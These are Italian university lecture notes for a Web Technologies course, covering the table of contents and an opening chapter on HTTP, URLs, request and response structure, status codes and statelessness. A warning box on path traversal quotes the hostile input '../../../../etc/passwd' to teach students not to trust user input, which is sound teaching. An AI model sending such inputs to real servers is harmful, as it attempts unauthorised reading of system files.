



Università degli Studi di Napoli
FEDERICO II

A.A. 2025-2026

TECNOLOGIE WEB

Questa dispensa raccoglie, riorganizza e traduce in italiano il materiale del corso di Tecnologie Web tenuto dal professor *Bernardo Breve*, sulle slide del professor *Luigi Libero Lucio Starace*, per il corso di laurea triennale in Informatica A.A. 2025-2026 della Federico II di Napoli.

Parte I --- HTTP, HTML e CSS

Il testo segue l'ordine delle lezioni, ma non ne è una semplice trascrizione: ogni concetto è stato riscritto in forma discorsiva, corredato di **esempi di codice commentati**, di **figure ridisegnate** e di riquadri di approfondimento. Dove le slide si limitavano a un elenco puntato, qui si trova la spiegazione del *perché*.

Sono inclusi **soltanto i contenuti tecnici** presentati a lezione, cioè quelli che possono essere oggetto d'esame. Informazioni organizzative (calendario, crediti, modalità d'esame, esercitazioni facoltative) restano sulle slide e sul sito del docente, dove vengono aggiornate.

Si tiene a precisare che questo documento **non sostituisce** le slide del corso, la documentazione ufficiale o le lezioni frontali: ne è piuttosto un complemento, pensato per chi preferisce studiare su un testo continuo e in italiano.

Nel testo ricorrono alcuni elementi grafici: riquadri **verdi** con approfondimenti, **gialli** con avvertenze ed errori tipici, **rossi** con anti-pattern da evitare, riquadri **Definizione** con le definizioni formali, blocchi **Esempio** con codice commentato e finestre stilizzate come un browser, **affiancate al codice**, che mostrano il risultato che quel codice produce.

Redazione a cura di  **Fabio Rosiello**

INDICE

1 INTRODUZIONE AL WEB	12
L'architettura di una web app	12
Internet e il World Wide Web	13
Documenti ipertestuali	14
HTTP: il protocollo del Web	15
URL: individuare una risorsa	15
Schema	16
Nome di dominio	16
Porta	16
Percorso	17
I messaggi HTTP	17
Metodi (o verbi) di richiesta	17
Header	18
Esempio di richiesta	18
Codici di stato della risposta	19
Esempio di risposta	19
HTTP è un protocollo stateless	20
Cosa succede quando si apre una pagina	21
HTML: un primo sguardo	22
Riferimenti	22
2 HTML	23
Dentro un server HTTP	23
Che cos'è HTML	24
Un po' di storia	24
Tag, elementi e attributi	24
Struttura di un documento	25
L'elemento head	26
La favicon	27
Elementi fondamentali	27
Intestazioni	28
Paragrafi	28
Commenti	29
Semantica del testo	30
Collegamenti ipertestuali	31
URL relative e assolute	31
I segmenti punto	32
Meglio relative o assolute?	32
L'attributo target	32
URL che puntano a una directory	32
Tabelle	33
Liste	34
Liste ordinate e non ordinate	34
Liste di descrizione	34
Riferimenti a caratteri (entità)	35
Immagini	36
Dietro le quinte	37
Attributi globali	37
Ancore nelle URL	38

Form	38
Tipi di input	38
Etichette	39
Invio del form	39
Invio con GET	40
Invio con POST	41
Codifica delle URL	42
Caselle di spunta	43
Pulsanti radio	44
Date e orari	44
Menu a tendina	45
E molto altro	45
Raggruppare gli input	46
Organizzare il contenuto	46
Divisioni	47
Lo span	47
Tag semantici	47
Il documento come albero	50
Gli strumenti per sviluppatori del browser	50
Ispezionare la pagina	50
Analisi di rete	51
Riferimenti	53

3 CSS 54

Perché serve il CSS	54
Anatomia di una regola	55
Gli stili predefiniti del browser	56
Come includere il CSS in una pagina	57
Foglio di stile esterno	57
Elemento style	57
Attributo style (stile inline)	57
Selettori	59
Selettori semplici	59
Corrispondenza parziale sugli attributi	62
Selettori composti	63
Combinatori	63
Pseudo-classi	65
Stati interattivi	66
Stati storici	67
Stati dei form	67
Relazioni di posizione	68
Il conteggio senza selettore di tipo	70
Pseudo-elementi	71
La cascata	72
Origine e importanza	73
Livelli	73
Specificità	74
Posizione e ordine di comparsa	75
Riepilogo dell'algoritmo	76
Ereditarietà	77
Riferimenti	78

4 LAYOUT E RESPONSIVE DESIGN 79

Unità di misura	79
Unità assolute	79
Percentuali	80
Unità relative al carattere	81
Unità relative al viewport	82
Il box model	83
Il flow layout	84
La proprietà display	85
Float e clear	87
Posizionamento	88
relative	88

absolute	89
fixed	89
sticky	90
Flexbox	90
Contenitori flex	90
Flex item	91
justify-content	91
align-content e align-items	92
Grid	93
L'unità fr	93
Direzione di riempimento	93
Aree con nome	94
Media query	95
Caratteristiche del media	96
Responsive design	97
Layout a larghezza fissa	97
Layout liquidi	97
Siti separati	97
Layout adattivi	98
Layout responsive	99
Il meta tag viewport	100
Riferimenti	101

5 JAVASCRIPT 102

Che cos'è JavaScript	102
Includere JavaScript in una pagina	103
JavaScript moderno	104
Il linguaggio	104
Variabili	105
Il ciclo di vita di una variabile	105
let e const	105
Gli scope	106
Hoisting	107
Prima di ECMAScript 6: var e dichiarazioni implicite	108
Tipi di dato primitivi	109
Operatori	110
Uguaglianza debole e uguaglianza stretta	111
Strutture di controllo	112
Funzioni	112
Argomenti predefiniti	113
Hoisting delle funzioni	113
Scope interno e visibilità	113
Espressioni di funzione e arrow function	114
Funzioni annidate restituite	115
Oggetti	115
Accedere alle proprietà	116
Aggiungere ed eliminare proprietà	116
Notazione a parentesi quadre	116
Gli oggetti sono riferimenti	117
Clonare un oggetto	118
Metodi	119
La parola chiave this	120
Costruttori	121
Optional chaining	122
Configurare le proprietà	123
Getter e setter	124
Riferimenti	124

6 JAVASCRIPT AVANZATO 125

Prototipi ed ereditarietà	126
I prototipi si usano solo in lettura	127
Costruttori e prototipi	128
Due modi per aggiungere metodi	130

Array	130
Indicizzazione	130
La proprietà length	131
Tipi eterogenei	131
Metodi per aggiungere e rimuovere	132
Iterazione	133
Array multidimensionali	133
Assegnamenti destrutturanti	134
Iterabili	134
Il protocollo di iterazione	135
Mappe	136
Iterare su una mappa	137
Insiemi	137
Classi	138
Che cos'è davvero una classe	138
Non solo zucchero sintattico	138
Proprietà, getter e setter	139
Ereditarietà fra classi	139
Gestione degli errori	140
try / catch / finally	141
L'operatore instanceof	142
Sollevare errori	143
Moduli	143
Perché servono	143
Il problema, e la soluzione	144
Altre forme di export e import	146
Cose da sapere sui moduli	146
Riferimenti	147

7 JAVASCRIPT NEL BROWSER 148

L'ambiente del browser	148
L'oggetto window	148
Il DOM e il BOM	149
Il DOM	150
Tipi di nodo	150
Trovare elementi	151
Collezioni vive	151
Cercare dentro un elemento	152
Riepilogo	152
Navigare il DOM	153
Navigare fra soli elementi	154
Proprietà dei nodi	154
Nome e tipo	154
Attributi	155
innerHTML e outerHTML	156
Modificare la struttura del DOM	157
Dove inserire i nodi	158
Riepilogo dei metodi	159
Interagire con l'utente	160
Eventi	161
Gestori di eventi	162
Il valore di this in un gestore	162
L'oggetto evento	163
Propagazione degli eventi	163
Bubbling	163
Delegazione degli eventi	164
Fermare il bubbling	164
Generare eventi da JavaScript	165
Ordine di esecuzione degli script	166
Riferimenti	168

8 ASINCRONISMO E RICHIESTE DI RETE 169

Memorizzare dati nel browser	169
Cookie	169

localStorage	170
sessionStorage e IndexedDB	170
Sincronismo e asincronismo	171
Callback	171
Promise	172
Creare una Promise	172
then, catch e finally	173
Concatenare le Promise	174
I metodi statici della classe Promise	175
async e await	177
async	177
await	178
Richieste di rete	179
L'API fetch	179
Lavorare con la risposta	179
Riferimenti	181

9 IL LATO SERVER DEL WEB 182

I limiti delle web app statiche	182
La programmazione lato server	183
CGI: Common Gateway Interface	184
Lo scripting lato server	185
PHP	186
Un'architettura moderna: NGINX e PHP-FPM	187
Riferimenti	187

10 NODE.JS 188

Che cos'è Node.js	188
Il modello multi-thread	188
Una metafora: il ristorante	189
Il ristorante efficiente	189
Il modello di Node.js	190
Installare Node.js	191
Differenze rispetto all'ambiente browser	191
npm: il gestore di pacchetti	192
Creare un pacchetto	192
Installare dipendenze	193
Una prima applicazione web con Node.js	194
Strumenti di sviluppo	194
Debug in Visual Studio Code	195
Ricaricamento automatico	195
Riferimenti	196

11 APPLICAZIONI WEB CON NODE.JS 197

Lo scheletro dell'applicazione	197
Routing	198
Instradare in base al percorso	198
Instradare anche in base al metodo	199
Servire i file statici	199
Gestire gli errori	200
Motori di template	200
Pug	201
Inclusioni	202
Ereditarietà fra template	203
Locals: passare i dati al template	204
Condizionali	204
Iterazioni	205
Analizzare il corpo delle richieste	205
Il corpo arriva a pezzi	206
Interpretare la stringa	206
Anatomia di un'applicazione web	207
Riferimenti	207

12 GESTIONE DELLE SESSIONI	208
Il problema	208
Un approccio ingenuo: i cookie	209
Gestire il login	209
Recuperare le informazioni di sessione	210
Rendere disponibile lo stato ai controller	211
I problemi dell'approccio a cookie	211
Le sessioni web	212
Implementare le sessioni da zero	212
Usare le sessioni	213
Altri metodi di tracciamento	213
Riferimenti	214
13 EXPRESS	215
Che cos'è un framework	215
Inversione del controllo	216
Che cosa contiene un web framework	216
Framework opinionated	216
Express	217
Routing	217
Percorsi delle rotte	217
Parametri di rotta	218
Più gestori per una rotta	218
Rotte concatenabili e router modulari	219
Rispondere al client	219
Generare un template	220
Il ciclo richiesta-risposta	221
I middleware	222
Gestione degli errori	223
Gestori di errore personalizzati	224
Middleware utili	224
express.static	224
express.urlencoded	224
express.json	225
express-session	225
cookie-parser	226
Messaggi flash	226
Riferimenti	227
14 UNA WEB APP CON EXPRESS	228
Object-Relational Mapping	229
Sequelize	230
Connettersi al database	230
Definire i modelli	231
Sincronizzazione dei modelli	232
Creare entità	233
Associazioni	234
Interrogare i dati	235
Modificare ed eliminare	235
Pro e contro degli ORM	235
Organizzare un'applicazione Express	236
Configurazione	236
La lista di cose da fare, con Express	237
Configurazione dei middleware	237
Configurazione delle rotte	237
Un router	238
Un controller	238
Autenticazione	239
Un middleware di autenticazione	239
Riferimenti	240
15 IL PARADIGMA REST	241
I limiti delle web app tradizionali	241

La tendenza attuale	242
REST	242
I fondamenti	242
Representational State Transfer	243
Formati di interscambio	243
Verbi e URI	243
Risorse annidate	244
Implementare una API REST	244
Autenticazione con token	244
JSON Web Token	245
Funzioni di hash crittografiche	246
Una API REST con Express	246
Configurazione	246
Gestione degli errori	246
Autenticazione	247
Middleware di autenticazione	247
Autorizzazione	248
OpenAPI	249
La specifica	249
A che cosa serve una specifica	250
Generare la specifica dal codice	251
Riferimenti	252

16 TYPESCRIPT 253

Il problema	254
I transpiler	254
Primi passi	255
Downleveling	256
Dichiarare i tipi	256
Array	256
Il tipo any	257
Funzioni	257
Inferenza automatica	257
Tipi oggetto	258
Tipi unione	258
Alias di tipo e interfacce	259
Tipizzazione strutturale	259
Estendere interfacce e tipi	260
Asserzioni di tipo	260
Tipi letterali ed enumerazioni	261
Tipi funzione	262
Generici	263
Classi generiche	264
Vincoli sui generici	264
Altri tipi da conoscere	265
Livelli di severità	266
Riferimenti	266

17 STRUMENTI DI FRONT-END 267

Pre- e post-processor CSS	267
Pre-processor	267
Post-processor	268
Sass	268
Due sintassi	268
Variabili	269
Annidamento	269
Mixin	270
Moduli e parziali	270
Liste, mappe e controllo di flusso	271
Framework CSS	271
Personalizzare un framework	272
Bundling e minificazione	272
Bundling	273
Tree shaking	273

Minificazione	274
Vite	275
Aggiungere Sass	275
Che cosa fa la build	276
Fingerprinting dei nomi	276
Riferimenti	277

18 SINGLE PAGE APPLICATION 278 ■

Applicazioni multi-pagina	278
Single Page Application	278
Routing lato client	279
Una SPA da zero	279
L'unico documento HTML	279
La struttura di base	279
Le rotte	280
Il router	280
I collegamenti di navigazione	281
Sincronizzarsi con la cronologia	281
I componenti	282
Perché una SPA	283
I limiti del fare tutto a mano	283
Riferimenti	284

19 ANGULAR 285 ■

Che cos'è Angular	285
Primi passi	286
I componenti	286
Anatomia di un componente	287
Lo stato e l'interpolazione	287
Comporre componenti	288
Gestione degli eventi	289
Controllo di flusso nei template	290
Comunicazione fra componenti	291
Dal padre al figlio: @Input	291
Property binding	292
Dal figlio al padre: @Output	293
Il Router	294
Il punto di ingresso	294
Le rotte	294
router-outlet e routerLink	295
Evidenziare il collegamento attivo	295
Riferimenti	296

20 ANGULAR AVANZATO 297 ■

I form	297
Form guidati dal template	298
Form reattivi	299
Servizi e iniezione delle dipendenze	300
Creare un servizio	300
Iniettare un servizio	301
Proteggere le rotte	302
HttpClient	303
Observable	304
Sottoscrivere a un Observable	304
Creare un Observable	305
Emettere più valori	306
Interceptor	307
Change detection	307
Signal	308
Creare e aggiornare	308
Signal calcolati	308
Effetti	309
Mettere tutto insieme: la lista come SPA	309
Le rotte	309

La guardia	310
Il componente di login	311
Il servizio di autenticazione, con i signal	312
Il servizio REST e l'interceptor	313
La lista e i suoi elementi	314
Riferimenti	315

21 SICUREZZA DELLE APPLICAZIONI WEB 316

Due livelli di sicurezza	316
Cross-site Scripting	317
Conseguenze	317
Perché filtrare non basta	318
La soluzione: escaping	318
Il modello di sicurezza di Angular	318
Cross-site Request Forgery	319
Mitigazione: il token sincronizzatore	320
SQL injection	321
Prevenzione	322
Session hijacking	322
Validazione degli input	323
I meccanismi di sicurezza del browser	323
Same-origin Policy	324
CORS	325
Riferimenti	326

22 TESTING DI APPLICAZIONI WEB 327

Richiami	327
I livelli di testing	327
Le difficoltà specifiche del Web	328
Unit testing con Angular	328
Dipendenze e test double	329
Iniezione delle dipendenze e double	330
Copertura del codice	331
Testing end-to-end	331
E2E per una API REST	332
E2E per un'applicazione web	332
Manuale o automatizzato	333
Individuare gli elementi	333
Fragilità e flakiness	333
Fragilità	334
Flakiness	334
Isolamento	334
Playwright	335
Il primo test	335
Isolamento e fixture	335
Individuare, agire, verificare	336
Capture and Replay	337
Riferimenti	337

23 EXTRA: CMS E GRAPHQL 338

Il problema di gestire i contenuti	338
Architetture	339
CMS tradizionali	339
CMS headless e disaccoppiati	339
CMS tradizionali	340
Strapi, un CMS headless	340
La API REST generata	341
Parametri di query	342
GraphQL	342
I limiti di REST	342
GraphQL con Strapi	342
Generazione automatica di siti statici	344
Riferimenti	345

INTRODUZIONE AL WEB

L'ARCHITETTURA DI UNA WEB APP



Prima di entrare nei dettagli conviene avere in testa la mappa del territorio. Una **web application** moderna è quasi sempre un sistema distribuito composto da due metà che girano su macchine diverse e comunicano attraverso la rete.

- Il **front-end** è la parte eseguita nel **browser** dell'utente. È ciò che l'utente vede e con cui interagisce: la struttura della pagina, il suo aspetto, il suo comportamento interattivo.
- Il **back-end** è la parte eseguita su uno o più **server**. Non è visibile all'utente, ma è ciò che custodisce i dati, applica le regole di business, autentica gli utenti e produce le risposte.

Le due metà si parlano quasi sempre tramite **HTTP**. Chi sviluppa entrambe le parti viene chiamato *full-stack developer*.




Figura 1.1: Architettura di massima di una web application full-stack.

Anche le app mobili sono «web»



Quando si usa l'app di una banca, di un social network o di un servizio di consegne, quasi sempre quell'app non fa altro che inviare richieste HTTP a un server remoto e mostrare le risposte. Molto spesso, inoltre, la sua interfaccia grafica è realizzata con le stesse tecnologie delle pagine web (HTML, CSS e JavaScript) racchiuse in un contenitore nativo. Imparare le tecnologie web, quindi, serve ben oltre il browser.

È molto comune usare le parole «Internet» e «Web» come se fossero sinonimi. Non lo sono.

Internet

Internet è una rete globale di calcolatori interconnessi che si scambiano informazioni utilizzando i *protocolli Internet* (la famiglia TCP/IP). Le sue origini risalgono ad **ARPANET** (1969).

World Wide Web

Il **World Wide Web** (WWW, o semplicemente **Web**) è un **sottoinsieme** di Internet: è un sistema di documenti ipertestuali interconnessi, collegati fra loro tramite collegamenti ipertestuali (*hyperlink*). È stato inventato da Sir **Tim Berners-Lee** nei primi anni Novanta. I suoi due componenti fondamentali sono il protocollo **HTTP** e il linguaggio **HTML**.

La differenza è sostanziale: Internet è l'*infrastruttura* (cavi, router, indirizzi IP, protocolli di trasporto); il Web è uno dei tanti *servizi* che vi girano sopra. La posta elettronica (SMTP, IMAP), il trasferimento file (FTP), le videochiamate, i giochi online e i sistemi di messaggistica usano tutti Internet, ma non sono il Web.




Figura 1.2: Il Web è uno dei servizi che viaggiano su Internet, non Internet stesso.



I documenti a cui siamo abituati (un file di testo, una lettera) sono essenzialmente **sequenze di caratteri**: si leggono dall'inizio alla fine, in modo lineare.

Iper testo

Un **ipertesto** è un documento che contiene anche **collegamenti** (*hyperlink*) verso altri contenuti: altri ipertesti, documenti, immagini o altri file multimediali.

È proprio questa la rivoluzione del Web: la lettura smette di essere lineare. Da un documento si può saltare a un altro documento, magari ospitato su un server dall'altra parte del mondo, semplicemente attivando un collegamento.

Esempio 1.1 — Un ipertesto minimale

Supponiamo di leggere questo frammento tratto dal *Libro della Programmazione*:

bookofprogramming.com/wisdom.html

Frammento dal Libro della Programmazione

Uno studente chiese: «I programmatori di un tempo usavano solo macchine semplici e nessun linguaggio di programmazione, eppure scrivevano programmi bellissimi. Perché noi usiamo macchine complicate e linguaggi di programmazione?» [Fu-Tzu](#) rispose: «I costruttori di un tempo usavano solo bastoni e argilla, eppure costruivano capanne bellissime».

La parola *Fu-Tzu* è sottolineata e colorata: è un collegamento. Chi la attiva viene portato a un altro documento, [fu-tzu.html](#), che descrive il personaggio. I due documenti possono trovarsi su server diversi, e nessuno dei due contiene il testo dell'altro: contiene solo il suo *indirizzo*.

HTTP

HTTP (*HyperText Transfer Protocol*) è un protocollo di **livello applicativo**, costruito sopra TCP/IP, che costituisce la spina dorsale del World Wide Web. Nato per trasferire ipertesti, oggi è usato per trasferire risorse di ogni tipo (immagini, video, dati JSON, file binari).

Il funzionamento di HTTP è basato sul modello **client-server** ed è sorprendentemente semplice:

1. il **client** (tipicamente un browser) invia una **richiesta** per una particolare risorsa;
2. il **server** elabora la richiesta e invia una **risposta**.

Le risorse sono identificate dalla loro **URL** (*Uniform Resource Locator*).




Figura 1.3: Il ciclo richiesta-risposta, unità elementare di ogni interazione HTTP.

Il client parla per primo, sempre



In HTTP l'iniziativa è **sempre** del client: il server non può contattare spontaneamente il browser per dirgli che qualcosa è cambiato. Questo vincolo, apparentemente banale, è all'origine di molte soluzioni tecniche che vedremo più avanti (*polling*, *long polling*, *WebSocket*, *Server-Sent Events*): tutte servono a simulare una comunicazione avviata dal server, su un protocollo che non la prevede.

URL: INDIVIDUARE UNA RISORSA



Ogni risorsa sul Web è identificata da una URL. Una URL non è una stringa qualunque: ha una struttura precisa, e ogni sua parte ha un ruolo.

Schema (protocollo) Porta

https://www.informatica.it:4242/corsi/tecweb.html

Nome di dominio Percorso

Figura 1.4: Anatomia di una URL.

Schema

Lo **schema** specifica il protocollo da usare per accedere alla risorsa. I due più comuni sul Web sono **http** e **https**.

HTTPS (*HTTP Secure*) è semplicemente HTTP trasportato su una connessione **cifrata**. La cifratura è ottenuta tramite **TLS** (*Transport Layer Security*) e gioca un ruolo importante nel mitigare alcune classi di attacchi alle applicazioni web, che vedremo nella lezione dedicata alla sicurezza.

HTTPS non è un optional

Senza TLS, chiunque si trovi lungo il percorso di rete (l'amministratore della rete Wi-Fi del bar, il provider, un attaccante sulla stessa rete) può leggere **in chiaro** tutto ciò che viaggia: password, cookie di sessione, dati personali. Oggi tutti i browser marcano come «non sicuri» i siti serviti in HTTP semplice, e diverse funzionalità del browser (geolocalizzazione, fotocamera, *service worker*) sono disponibili solo su HTTPS.

Nome di dominio

Il **nome di dominio** identifica il server web che ospita la risorsa. È composto da più parti separate da punti e va letto **da destra verso sinistra**:

- la prima parte da destra (**.it**) è il **Top Level Domain** (TLD). La *Internet Assigned Numbers Authority* (IANA) mantiene l'elenco ufficiale dei TLD esistenti;
- la seconda (**informatica**) è il **Secondary Level Domain** (SLD);
- le parti ulteriori definiscono i **sottodomini**, usati per distinguere contenuti diversi ospitati sullo stesso dominio.

Esempio 1.2 — Lettura di alcuni domini

Dominio	TLD	Come si legge
blog.mozilla.org	.org	sottodominio blog di mozilla
informatica.dieti.unina.it	.it	informatica dentro dieti dentro unina
luistar.github.io	.io	sottodominio luistar di github

Porta

La **porta** indica su quale porta TCP contattare il server.

- Può essere **omessa** se il server usa le porte standard.
- La porta standard per HTTP è la **80**, per HTTPS la **443**.
- Deve essere specificata esplicitamente se il server usa una porta non standard (nell'esempio, la **4242**).

Perché in sviluppo si vede sempre localhost:3000

Sulle porte inferiori a 1024 (fra cui la 80 e la 443) i sistemi Unix richiedono privilegi di amministratore per mettersi in ascolto. Per questo i server di sviluppo usano quasi sempre porte alte come 3000, 8000 o 8080, e l'indirizzo va scritto per esteso: **http://localhost:3000**.

Percorso

Il **percorso** (*path*) indica la posizione specifica, sul server, in cui si trova la risorsa.

Il percorso è tipicamente **relativo a una directory radice** (*web root* o *document root*) configurata sul server: il server serve solo i file contenuti in quella directory, e nulla al di fuori di essa. La ragione è evidente: non vogliamo che **tutti** i file della macchina siano accessibili dal Web.

Path traversal >>>

Un server configurato male, o un'applicazione che costruisce percorsi concatenando input dell'utente, può essere indotto a servire file fuori dalla document root con richieste del tipo `../../../../etc/passwd`. Questo attacco si chiama *path traversal* ed è uno dei motivi per cui non bisogna **mai** fidarsi dell'input dell'utente. Ne ripareremo nel capitolo dedicato alla sicurezza.

Le URL possono contenere anche **parametri di query** e **ancore**: li vedremo nel prossimo capitolo, insieme ai form HTML.

I MESSAGGI HTTP

Un'interazione HTTP è fatta di due tipi di messaggi: la **richiesta** (*request*) e la **risposta** (*response*). Entrambi hanno la stessa struttura a quattro parti.

RICHIESTA			RISPOSTA	
Verbo	URI	Versione HTTP	Versione HTTP	Stato
Header della richiesta			Header della risposta	
riga vuota			riga vuota	
Corpo della richiesta (opzionale)			Corpo della risposta (opzionale)	

Figura 1.5: Struttura dei due tipi di messaggio HTTP.

Metodi (o verbi) di richiesta

Il **metodo** indica l'azione che si desidera compiere sulla risorsa indicata. I metodi più comuni sono:

Metodo	Descrizione
GET	Recupera (una rappresentazione di) una risorsa.
POST	Invia nuovi dati alla risorsa specificata.
PUT	Sostituisce la risorsa corrente con il contenuto inviato.
DELETE	Cancella la risorsa specificata.

L'elenco completo dei metodi HTTP è disponibile sulla documentazione MDN. Ne esistono altri (**HEAD**, **OPTIONS**, **PATCH**, **TRACE**, **CONNECT**) che incontreremo parlando di API REST.

Il verbo è una promessa, non un obbligo >>>

Nulla nel protocollo impedisce di scrivere un server in cui una **GET** cancella dei dati. È però una pessima idea: browser, *proxy* e motori di ricerca assumono che **GET** sia **sicura** (non modifica nulla) e **idempotente** (ripeterla non cambia il risultato), e sono liberi di ripeterla o di metterla in cache. Rispettare la semantica dei verbi non è formalismo: è ciò che rende prevedibile l'intera infrastruttura del Web.

Header

Gli **header** (intestazioni) sono il modo con cui si trasmettono informazioni aggiuntive, sia nelle richieste sia nelle risposte.

Un header è formato dal suo **nome** (non sensibile a maiuscole e minuscole), seguito dai due punti e dal suo **valore**:

NOME_HEADER: valore

La IANA mantiene una lista degli header permanenti e provvisori; è inoltre possibile definire header **personalizzati**. Un riferimento completo e aggiornato si trova nella documentazione MDN.

Esempio di richiesta

Esempio 1.3 — Una richiesta HTTP completa

```
GET /wisdom/grain.txt HTTP/1.1
Host: bookofprogramming.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```

▢ *Richiesta HTTP*

Leggiamola riga per riga:

- **GET** è il **metodo**: si sta chiedendo di leggere una risorsa;
- **/wisdom/grain.txt** è l'**URI**, cioè il percorso della risorsa sul server;
- **HTTP/1.1** è la **versione** del protocollo;
- **Host** indica *quale* sito si sta chiedendo. È l'unico header obbligatorio in HTTP/1.1, e serve perché un solo server può ospitare molti siti diversi (lo vedremo nel prossimo capitolo);
- **User-Agent** identifica il programma che effettua la richiesta;
- **Accept** e **Accept-Language** dichiarano quali formati e quali lingue il client preferisce ricevere;
- **Connection: keep-alive** chiede di non chiudere la connessione TCP dopo la risposta, così da riutilizzarla per le richieste successive;
- segue una **riga vuota**, che segnala la fine degli header;
- il **corpo** è assente: una **GET** normalmente non ne ha uno.

Codici di stato della risposta

Il **codice di stato** (*status code*) indica se la richiesta è stata portata a termine con successo. I codici sono raggruppati in cinque classi, identificate dalla prima cifra.

Informational 100--199	Success 200--299	Redirection 300--399	Client Error 400--499	Server Error 500--599
100 Continue	200 OK 201 Created	301 Moved 304 Not Modified	400 Bad Request 403 Forbidden 404 Not Found	500 Internal Error 503 Unavailable

Figura 1.6: Le cinque classi di codici di stato HTTP.

4xx contro 5xx

La distinzione fra le due classi di errore è importante e viene spesso sbagliata. Un **4xx** dice: «la colpa è della tua richiesta» (risorsa inesistente, permessi mancanti, dati malformati), e ripeterla identica non servirà a nulla. Un **5xx** dice: «la richiesta era plausibile, ma io ho un problema», e riprovare più tardi ha senso.

Esempio di risposta

Esempio 1.4 — Una risposta HTTP completa

```
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 153
```

Fu-Tzu disse: quando tagli il legno contro venatura, serve molta forza. Quando programmi contro la venatura di un problema, serve molto codice.

 *Risposta HTTP*

- **HTTP/1.1** è la versione del protocollo;
- **200** è il codice di stato e **OK** il suo messaggio testuale;
- **Content-Type** dichiara il **tipo** di contenuto restituito (qui testo semplice; per una pagina web sarebbe **text/html**);
- **Content-Length** ne dichiara la **lunghezza** in byte, così che il client sappia quando il corpo è finito;
- dopo la riga vuota comincia il **corpo** della risposta, cioè il contenuto vero e proprio della risorsa.



Statelessness

HTTP è un protocollo **stateless** (*senza stato*): ogni richiesta è **indipendente** da quelle che l'hanno preceduta, e il server non conserva alcuna informazione sulle richieste precedenti di un dato client.

Questa è una delle decisioni di progetto più importanti (e più controintuitive) del Web. Il vantaggio è enorme in termini di **scalabilità**: se il server non deve ricordarsi nulla, allora due richieste dello stesso utente possono essere servite da due macchine diverse, e aggiungere macchine è sufficiente per servire più utenti.

Lo svantaggio è altrettanto evidente: senza stato non esiste il concetto di «utente collegato». Se effettuiamo il login e poi chiediamo un'altra pagina, per il server siamo dei perfetti sconosciuti.

Per questo servono meccanismi **costruiti sopra** il protocollo per simulare una comunicazione con stato. Il più noto è quello dei **cookie**, che studieremo fra qualche lezione.

COSA SUCCEDDE QUANDO SI APRE UNA PAGINA



Mettiamo insieme i pezzi. Quando digitiamo `http://example.com/dir/file.txt` nella barra degli indirizzi del browser, accade la sequenza seguente.




Figura 1.7: Risoluzione DNS e ciclo richiesta-risposta all'apertura di una pagina.

Nel dettaglio:

1. Il browser estrae dalla URL il **nome di dominio** (`example.com`) e chiede a un **server DNS** quale sia l'indirizzo IP corrispondente.
2. Il DNS **risponde** con l'indirizzo IP, ad esempio `93.184.216.34`.
3. Il browser **apre una connessione TCP** verso quell'indirizzo IP, sulla porta indicata nella URL (o sulla porta standard, 80 per HTTP e 443 per HTTPS).
4. Il browser **invia la richiesta HTTP** (`GET /dir/file.txt HTTP/1.1`, con l'header `Host`).
5. Il server elabora la richiesta e **invia la risposta**, con codice di stato, header e corpo.
